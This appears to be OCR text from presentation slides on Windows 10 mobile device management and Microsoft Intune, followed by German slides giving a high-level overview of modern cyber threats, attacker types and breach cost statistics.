


Management Architecture


- Alternative method to Group Policy management.
- Companies may use both approaches to manage devices .

- MDM client on Windows 10 talks through Configuration Manager component (not System Center) to other components including Configuration Service Providers (CSP) for additional MDM features / functionality

- WMI Bridge exposes MDM settings available, which administrators can be configured via DCM (ConfigMgr) or PowerShell




Modern Management with Microsoft Intune




Microsoft Intune Deployment Flexibility

Intune standalone (cloud only)



Configuration Manager integrated with Intune (hybrid)



MODERNE SICHERHEITSBEDROHUNGEN

„ES GIBT IN DEN USA ZWEI ARTEN VON GROßEN UNTERNEHMEN: DIEJENIGEN, DIE GEHACKT WURDEN, UND DIE, DIE NOCH NICHT WISSEN, DASS SIE GEHACKT WURDEN.“

JAMES COMEY, FBI-DIREKTOR

Die Evolution von Angriffen

Unfug

Script Kiddies

primitiv

Betrug und Diebstahl

Organisiertes Verbrechen

anspruchsvoller

Störung und Schaden

Nationen, Terrornetzwerke, Aktivisten

hochentwickelt und gut finanziert

"DIE CYBER-SICHERHEIT IST **CEO-AUFGABE**."

-MCKINSEY

3,0 MRD. USD

Kosten durch Produktivitäts- **und Wachstumsverluste**

3,5 MIO. US

Durchschnittliche **Kosten eines Datenverlustes** (15 % Steigerung pro Jahr)

500 MIO. US


Haftung in Unternehmen

CYBER-BEDROHUNGEN STELLEN EIN **MATERIELLES RISIKO** FÜR IHR UNTERNEHMEN DAR

Quelle: McKinsey, Ponemon Institute, Verizon

Änderungen mit Hardware und Software

Angriffsszenarien verändern sich mit der Zeit



Änderungsschutz

Wandel der Zeit

as a Services


Angriffsszenarien verändern sich mit der Zeit

zwischen der Entwicklung und Software

